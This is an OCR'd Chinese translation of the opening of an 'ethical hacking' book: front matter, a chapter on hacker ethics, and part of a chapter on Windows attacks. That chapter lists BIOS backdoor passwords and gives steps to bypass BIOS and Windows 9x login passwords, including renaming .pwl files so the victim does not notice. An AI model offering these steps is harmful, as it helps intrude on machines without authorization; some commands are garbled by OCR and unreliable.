
免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



Ankit Fadia 生命中的里程碑

10岁——父母在家给他配置了一台个人电脑。

12 岁——表现出对计算机的超常天赋，成为无师自通的少年黑客。

14岁——出版了第一本个人专著——An Unofficial Guide to Ethical Hacking（良性入侵——道德黑客非官方指导），轰动业界，迅即被翻译成11 种语言，在全球15个国家出版发行，并被亚洲和北美的一些著名高校选作教学用书。

16岁——9·11 事件后，成立了法迪亚道德黑客国际研究院，曾为机密情报机构破译了由本·拉登恐怖分子网络发送的加密的电子邮件。自从那时FADIA就介入了与国际安全和计算机网络有关的多个机密工程，负责处理机密情报机构的亚洲行动。

21岁——成为道德黑客的年轻领袖，出版了11 本畅销书，在25 个国家发表了超过1000 次研讨会，获得了45 个奖励。

22岁——致力于数字智能、安全咨询和培训等方面研究，规划并开发出法迪亚道德黑客培训认证体系，并在新加坡管理大学的信息系统学院、美国圣何塞州立大学得到了成功的应用。

2007年——来到中国。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

前　言

随着计算机与互联网的迅速普及，人类对计算机的依赖达到了前所未有的程度，计算机的安全直接关系到个人、企业、国家乃至人类社会的生存和发展。而对计算机与互联网构成最严重威胁的，正是防不胜防的网络黑客。纵观当今的互联网业界，病毒木马泛滥、黑客攻击猖獗，各种病毒变体花样百出，恶意攻击手段层出不穷。如何防黑、反黑、制黑，已成为所有互联网用户共同面对的巨大挑战。

上海兴韦教育集团及旗下的上海托普信息技术学院，利用自身的产业背景和专业优势，首度全面引进了国际互联网界资深反恐反黑精英、少年成名的网络安全大师 ANKIT FADIA 的系列专著——“法迪亚道德黑客丛书”。力图从黑客攻防两个角度，将国际最前沿的网络安全技术介绍给国内读者，帮助国内网络用户知黑、防黑、反黑，共同营造和维护健康、安全的互联网世界。

本书是“法迪亚道德黑客丛书”的奠基力作。此书一版再版，已被翻译成 11 种语言，在 15 个国家畅销。此书在国际上第一次明确提出了“道德黑客”的概念，阐明了“道德黑客”的含义，多角度、多层次地展开了道德黑客的全视野。书中从黑客攻击和安全防护两个角度深入剖析了全方位的安全威胁和良性入侵的各种技术手段，系统描述了各种黑客攻击过程，并且给出了相对应的安全防护策略。此书是“道德黑客”的开山之作，已经被美国圣何塞州立大学选作计算机安全方面的专用教材。

本书主要由孟庆华博士主持翻译、统稿、审校。齐金鹏博士参与翻译了第二章、六章、七章、八章、九章、十章，陆星家博士参与翻译了第三章、四章、五章、十四章、十五章，朱莹博士参与翻译了第一、十一、十二、十三章。由于译者水平有限，翻译不妥或错误之处在所难免，敬请广大读者批评指正。

有关全套“法迪亚道德黑客丛书”的出版情况，敬请登录http://www.e-hacker.info.

译　者

兴韦—法迪亚网络与信息安全中心（中国）

上海托普信息技术学院

2007 年 5 月 18 日

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

目　录

第一章　究竟是谁扮演了黑客的角色 1
第二章　Windows 攻击 3
第三章　网络攻击 37
第四章　Web 攻击 56
第五章　口令攻击 112
第六章　输入验证攻击 193
第七章　缓冲区溢出攻击 201
第八章　隐私攻击 210
第九章　TCP/IP 概述 215
第十章　服务拒绝[DOS]攻击 251
第十一章　密码系统、防火墙和错误信息 258
第十二章　批处理文件编程 273
第十三章　将病毒击溃 291
第十四章　病毒是如何运行的？ 337
第十五章　Perl 编程语言 363
第十六章　漏洞、脚本以及脆弱性 385
索　引 507

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第一章　究竟是谁扮演了黑客的角色

黑客：他们究竟是谁？
住在路那头的14岁小男孩难道会是罪犯？
黑客：由灵感而发的成功事例。

多数人认为黑客是摧残计算机的家伙。但，如果叫一个真正的黑客为罪犯，不出我所料，他一定会大发其火。黑客不是计算机罪犯。为什么大多数人要那样认为呢？这跟媒体的错误导向有关。人们会不假思索地相信报纸和杂志上的内容。媒体把黑客的形象描述成为摧残计算机的家伙，他们潜入服务器、损坏文件系统、制造和散布病毒、破坏网站等无恶不作。

真正的黑客称那些潜入系统的人叫“解密高手”。事实上，编写以及散布病毒的人并不一定是黑客，他们只是编写代码的程序员。

一般来说，黑客是计算机怪人，他们熟谙所有计算机知识，包括硬件的和软件的，而且由于知识宽泛而受到器重。但是近几年，黑客的声誉慢慢下降，如今人们都惧怕他们，他们被看成是社会中的底层人物。

黑客熟谙所有软件及其应用的工作原理，他们具有破解看似不可能解决问题的超凡能力。

他们不按照常规的软件使用说明来使用软件，而是以他们自己所需要的方式使用软件。他们调试代码、不断地进行试错实验来发现未知的和新的花招秘密。他们试着闯入系统并不是堂而皇之地想要破坏什么、或者盗取密码什么的，相反，他们向系统管理员报告漏洞和缺陷。他们尝试突破常规、发现新特征。可以见得，黑客是有关知识的一门学科，他们是信息源广进的高智商人群，他们知道普通人所不知道的事情。

以下三个特征就能判断此人不是真正的黑客：

1．他使用奇怪的头衔，比如 Avenger，Dark Cloud，Skull，Kewl Dude 等，然而这些都是吓唬小孩子的。

2．他总是吹嘘自己懂得很多，其实什么都不会。

3．网络新手问他问题，他总是激动或者发火，但从来却不帮助他们解决问题。

真正的黑客是你能从他那里学到很多东西的人，他们会用智慧和知识为你提供帮助。

但是，我这里要阐明的是，必须要承认黑客（正派的人）和破坏者（不是很正派的人）之间的界线不很明显，而且多数黑客无法抵抗地会逾越这条界线而沦为破坏者。

所谓黑客会一念之差而沦陷为破坏者的原因就是能够一夜成名，但他们却没有意识到这种成名是声名狼藉，引来憎恨而非尊重。相信我，闯入系统并不是好事，会造成一场浩

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

劫。做这样的傻事可能会让你在秘密黑客阻止里小有名气，但这种尊敬是暂时的。如今，黑客的数量与日俱增，人们很快就会忘记你曾经的辉煌。

而且，一般人不会认为你做的事情有多么的伟大。他们并不相信摧毁网站、进行拒绝服务攻击、散布病毒的人有多么的值得尊重。上述这些再加上媒体的大肆宣传，人们更愿给黑客冠上计算机罪犯的名头。

破坏者只在秘密组织中小有名气。而一名道德黑客，在整个社会部分中备受景仰。相信我，在正常人群中出名的黑客也会被破坏者所羡慕和尊重。

而且，破坏者被系统管理员和警察所厌恶和唾弃。告诉系统管理员其系统的缺陷问题，他毫无疑问地将会崇拜你。在对你表示感谢之后，他很可能会给予你进入其系统的特权。哇!!! 这是不是所有黑客做梦也想要得到的事情？

另外，法律已经开始审判计算机犯罪，将其看作为一种严重的侵权。计算机犯罪的普通惩罚有进监狱、大额罚款，甚至终身禁止使用计算机。而且，计算机罪犯不容易获得保释。

这里我们不讨论法律问题。让我给各位举一个生动的例子，让你能明晰地判别破坏者和黑客之间的区别。

美国曾经有位 13 岁的黑客，他和他的黑客朋友经常沉浸于写代码和调试。他们常常互相闯入各自的系统来证明他们的成就。他们不仅聪颖过人，而且拥有敏锐的商业头脑。

这些把戏也能使他们跨过底线沦为破坏者去干傻事而毁坏大好前程。但所幸的是，他们并没有那样做，这同时也给我们带来了福音。今天，我们知道他们就叫 Bill Gates 和 Paul Allen。他们两个是世人皆知的亿万富翁践行者。

如果他们逾越了那条底线，那么他们就会在监狱里度过下半辈子。人们会称其为计算机罪犯，系统管理员更想要了他们的命。不过，他们很精明，如今坐上了世人羡慕的巨富的宝座。

我并没有建议大家不要做黑客。我真诚地支持黑客事业，希望更多的人成为黑客，闯入系统，做正确的事情。不要做伤害别人的事情。真正的黑客知道黑客道德的首要就是从不删除任何文件、不破坏你已经闯入的系统。利用好你的知识不干违法的事，提高公司的服务质量，协助软件产业的发展，推动经济欣欣向荣。如果你做到了以上的每一件事情，那么我敢保证，你必定会成名，前方一座金灿灿的金山正在等着你呢！

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第二章 Windows 攻击

- ▲ 密码破解
- ▲ Window 欺诈
- ▲ 清除 Web 站点浏览记录
- ▲ 编辑操作系统
- ▲ Window 注册破解
- ▲ Cokies

BIOS 密码破解

本章节将使你学会如何进行 Windows 攻击，以及如何利用 Windows 进行攻击。一旦完成本章的学习，你能够对 Windows 操作系统更为精通，并从所有黑客中脱颖而出。

BIOS 密码是你计算机中最为基本的设置，比如，系统的磁盘驱动器类型和数量，并对重新启动等选项进行设置。这些选项主要通过主板上的 CMOS 芯片进行设置。一块微型电池提供该芯片正常运行的电能，因此，即使你的计算机处于关闭状态，该芯片仍然记录着系统的设置信息。

进入 BIOS 设置通常的方法是在启动的过程中按“Del”键。另外的方法有，比如同时按“Crtl+Alt+Esc”键，或者只按“Crt+Esc”键。大多数计算机都可以通过 CMOS 设置开机密码。如果设置该密码，那么在开启计算机时，就需要在开机前键入正确的密码。如果不能正确输入，那么就不能正常进入系统。由于进入 BIOS 需要知道 BIOS 密码，所以不能对该密码进行重新设置或者使之失效。那么如何对 BIOS 设置进行破解而不被追踪呢？为了使 BIOS 密码失效，你需要进入 BIOS。但是，一旦你进入 BIOS，BIOS 就需要进行密码验证。破解该密码的最通用的办法就是使 BIOS 恢复默认的设置。一些通常的密码如下：

lkwpeter	AMI	cmos
j262	Award	,AMI!SW1
AWARD_SW	bios	AMI?SW1
AWARD_PW	BIOS	password
Biostar	setup	hewittrand

BIOS 密码破解的更多部分请参考密码破解章节。

“j262”对于大多数的 Award BIOS 版本开放，并在 80%情况下是可用的。“AWARD_SW”以及“AWARD_PW”也应用在目前的一些计算机上，但不是经常被用到。在一些 BIOS 中，键组合“shift+syxz”也是可用的。寻找各个版本 BIOS 默认密码的最好办

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

法就是访问以下网址：http//astalavista.box.sk ，该网址是寻找安全相关内容的最好搜索引擎。在那里会找到各种 BIOS，以及每个 BIOS 的各种版本。因此，可以到特定的 BIOS 公司的网站去寻找该 BIOS 的默认密码。目前应用最广泛的 BIOS 公司的网址主要有 award.com, megatrends.com, 以及 mrbios.com.

BIOS 的公司名称和版本信息在每次系统启动时都会出现在显示屏上。

如果默认的密码失效，那就要用到更为有效的攻击方法。为了能恢复 BIOS 的默认设置，使每次进入系统都不需要密码验证，需要进行以下操作：

首先要打开计算机，然后找到一个圆形的锂电池，看上去像一个银币。移除该电池，30 秒钟后再将其重新安装回原位置。一些计算机可能需要重新设置条线，寻找有 3 个管脚的条线，并使其复原。比如在最普通的计算机上可以找到一个带有第一个与第二个针相连的 3 个管脚设备。如果使第二个与第三根针连接，并停留超过 5 秒钟，就将重新设置 CMOS。

BIOS 也能用来对你的计算机进行超频。更多 CPU 超频的内容请访问以下网址：http://www.overcloking.com.

当重新启动计算机时，一些 BIOS 会给出“BIOS 被重新设置或被修改”的出错信息，该信息并不是系统攻击的大障碍。

注意！ 搞乱 CMOS 芯片与条线远比编辑系统文件更具危害性，因此，每步操作都要格外小心。

多数计算机都可以通过一组按键破解密码程序。

为此，先重启计算机，等待密码输入框，然后再持续按 Esc 键 50 到 100 次。这将破解密码程序，并使计算机继续启动。然而，该方法仅局限于一些特定的计算机。

还有另外一种更容易破解 BIOS 密码的方法。KillCMOS 程序就可以解决该问题，该软件可以从www.koasp.com下载，或者可在 astalavista.box.sk 上搜索到。另外，还有很多其他的 CMOS 密码破解软件可以从各种黑客网站下载。

Windows 登录密码破解

当破解了 BIOS 密码后，Windows 系统紧接着就会要求你登录密码。对于黑客而言，破解该密码要比破解 CMOS 的密码更为容易。你将发现黑客认为 Windows 系统是跛脚的，并会一直嘲笑微软的安全漏洞问题。

为破解 Windows 登录密码，需要重新启动并等待一下信息：

“Starting Windows 9x”

当你看到该屏幕时，按 F8 键。将会出现启动菜单。选择第 7 项，进入 DOS 启动。然后直接键入：

C:\> cd windows

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

与启动过程相关的键有 F4，F5，F6，F8，Shift+F5，Control+F5，以及 Shift+F8。尽力尝试每个组合，看会有哪些情况发生。然后，通过键入下列命令将所有文件的扩展名改为.pwl：

C:\windows> ren *.pwl* .xyz

或者用下面命令删除它们。

C:\windows> del *.pwl* .xyz

当 Windows 密码登录窗口出现时，现在输入任意的符号就可以通过密码验证。由于前面已经对密码文件重新命名（或删除，但重新命名并不会使受害计算机察觉系统已受到攻击，因此要比删除更好些）。由于 Windows 找不到该密码文件，因此当键入密码时就会使用默认的最原始的密码值。

以下方法可使 F8 或重新启动键失效。具体过程如下所示：

1．对系统文件进行操作十分危险。恢复磁盘上或者启动磁盘上的系统文件就属于该情况之一，因此，在出现错误的时候就需要修复 msdos.sys 文件。

2．可以在 C:\msdos.sys 目录下找到该 msdos.sys 文件。由于属于隐藏文件，需要通过键入下列命令更改其文件属性，使该文件可写：

C：\Windows>cd\

然后通过键入下列命令，使 msdos.sys 文件可写，并处于非隐藏状态：

C：\attrib msdos.sys –h –w

3．在 WordPad 中打开 msdos.sys 文件。

4．打开的文件显示如下：

```
;FORMAT
[Paths]
WinDir=C:\WINDOWS
WinBootDir= C:\WINDOWS
HostWinBootDrv=C
[Options]
BootMenu=0 (default)
BootMulti=1
BootGUI=1
Double Buffer=1
AutoScan=1
Win Ver=4.10.1998
;
；需要保留下面的空白行，以保持与其他程序的一致性。
；请不要移除（==）、
```

为能使在重新启动过程中的功能键失效，需要直接插入下列代码：

“BootKeys=0”（没有过程调用）

现在，也可以插入下列命令取代上面的代码行。

“BootDelay=0”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

许多人不了解 BootDelay=0 命令。该命令与 BootKey 命令确实能使你的系统更加安全。然后存储 msdos.sys。

5．由于 msdos.sys 是重要的系统文件之一，需要恢复其只读和隐藏的文件属性。

C：> attrib msdos.sys +h +r

实际上，如果运行的 Windows 95 或 Windows 98 系统没有联入局域网中，你则不必执行以上步骤。你只需要在 Windows 登录对话框出现时点击取消按钮即可。总之，技术高明的黑客需要了解所有的攻击方法。通过安装在 Windows 系统中的破解软件 pwledit 也可以取消 Windows 密码。你可以通过路径“开始→程序→附件→系统工具”找到该软件。若没有找到，可以从 Windows 95 安装盘中安装该软件。该软件在 d:\admin\apptools\pwledit 目录中。你可以搜索 Windows 98 系统安装 CD 盘找到该软件。

想有一张启动盘吗？想知道如何创建吗？制作过程很简单。插入一张空软盘到软盘驱动器中，并进入控制面板。点击添加/删除程序，然后点击“制作启动盘”标签，随后点击“创建磁盘”按钮。

详细资料请参考.pwl 文件破解的网站：

http:\\www.hackingmobilephones.com

更改 Windows 界面

你已经知道如何闯入一台本地运行 Windows 的计算机，下面我们将学习一些有用的 Windows 诀窍，以加深印象。如果你计算机处于正常的运行状态，则在每次启动时出现一个蓝屏的“欢迎使用 Windows 95”干扰界面。你想将其换成一个头骨与鲜血的恐怖画面吗？该部分内容将一步一步教你如何更换启动屏幕以及令人厌烦的关机屏幕。

为更换 Win98 系统中的启动屏幕，需要找到 C：\logo.sys 文件。由于该文件为系统文件，其文件属性可能为隐藏的，因此不能直接在 Windows 浏览器中直接打开。为了能破除其属性限制，可先进入 MSDOS 并通过以下命令阅读所有的.sys 系统文件：

C：\> Attrib *.sys

屏幕上将出现以下的信息：

SHR C：\MSDOS.sys

SHR C：\IO.sys

A SHR C：\CONFIG.sys

A SHR C：\logo.sys

在 C：\根目录下已经存在了 logo.sys 文件。现在 SHR 表示该 logo.sys 是一个系统文件，其文件属性为隐藏并只读。

一些计算机中可能没有该 C: \logo.sys 文件。多数情况下，建议你通过以下的 MSDOS

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

命令从 Windows 目录下直接复制该文件。

C:\>cd windows

C:\>cd windows> copy logow.sys c:

正如前所述，现在的 logo.sys 文件为只读文件，并不能被编辑。为使其可写，可通过下面命令改变其属性：

步骤 1. 进入 MSDOS

步骤 2. 键入下列命令：

C:\>Windows>cd\

C:\>attrib logo.sys –s –h –r

目前，还有破解 Windows 密码的另一种方法。直接按 F5 而不是 F8 可使系统直接进入安全模式。当 Windows 系统以安全模式启动，并不需要登录密码，因此你可在安全模式下工作。这也是绕过密码验证的另一种方法。有些情况下 F8，F5 等键失效时就可以利用手头的启动盘。在 BIOS 密码破解以后，就可进入 BIOS（多数计算机可在启动时通过按 Del 键进入 BIOS 设置）并设置从 A: 盘启动。插入启动盘后等待出现 DOS 命令对话框，然后就可键入相应命令破解密码。

该步骤可使 logo.sys 文件具有可写性。通过下面步骤就可以更换你想要的 Windows 欢迎屏。

步骤 1. 打开 MSPaint

步骤 2. 从文件菜单中选择“打开”

步骤 3. 打开 c:\logo.sys

步骤 4. 打开闪动的启动屏后，你就可以通过带体该文件，制作自己喜欢的欢迎屏。见图 2-1。




图 2-1 Windows 登录界面

然后将其保存为 c:\logo.sys. 通过键入下面的 MSDOS 命令恢复该文件的原始属性。

C:\>attrib logo.sys +h +r +s

现在，重新启动你的系统就会看到你更换后的启动欢迎屏。通过类似操作，你也可以

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

更换系统关闭屏。进入命令对话框通过如上的命令设置 logow.sys 文件可写，并在画图中打开，编辑并保存到 c:\windows\logow.sys. 随后（通过使用 C:\>attrib logo.sys –s –h –r 命令）恢复该文件的正常属性。现在你系统的关闭屏也已经被修改成功了。

清除历史记录

当输入特定 Web 站点的 URL 时会有什么情况发生呢？浏览器与你刚键入的 Web 站点建立链接，访问并下载你所访问页面的所有图像和文本，并保存在本地硬盘缓存上。因此，当有人登录到你计算机时就会发现你所访问过的网站。假如你在公司工作的同时想要找份更好的工作，你在网上寻找新的工作机会，并访问了许多的工作搜索站点。如果你的上司追踪公司的 Internet 账户，就会从硬盘缓存中发现你寻找新工作所访问过的上网记录。无疑地，你的上司肯定对你会有意见。因此，如何从硬盘中清除所有我们访问过站点的记录呢？Netscape Navigator 和 Microsoft Internet 浏览器都存储了你最近访问过网页的 URL 记录和其他程序所使用过的所有图像文件，以备将来使用。

删除 Internet 浏览器记录

为了删除所有 Internet 浏览器的所有记录：

1．在 Internet 浏览器窗口点击 View（是否为“工具”）菜单项；

2．从菜单底部选择“Internet 选项”；

3．在历史窗体中点击“清除历史记录”。

通过以上步骤将清除 Internet 浏览器上所有的历史记录。但有些时候还需要通过以下步骤删除所选定的条目：

1．打开 Internet 浏览器；

2．从 Internet 浏览器上点击“历史”按钮；

3．靠近窗口左侧会出现一个新的历史记录窗体；

4．在选定的条目上单击右键，从快捷菜单上选择“删除”，或者单击左键再从键盘上选择“Del”键即可删除。

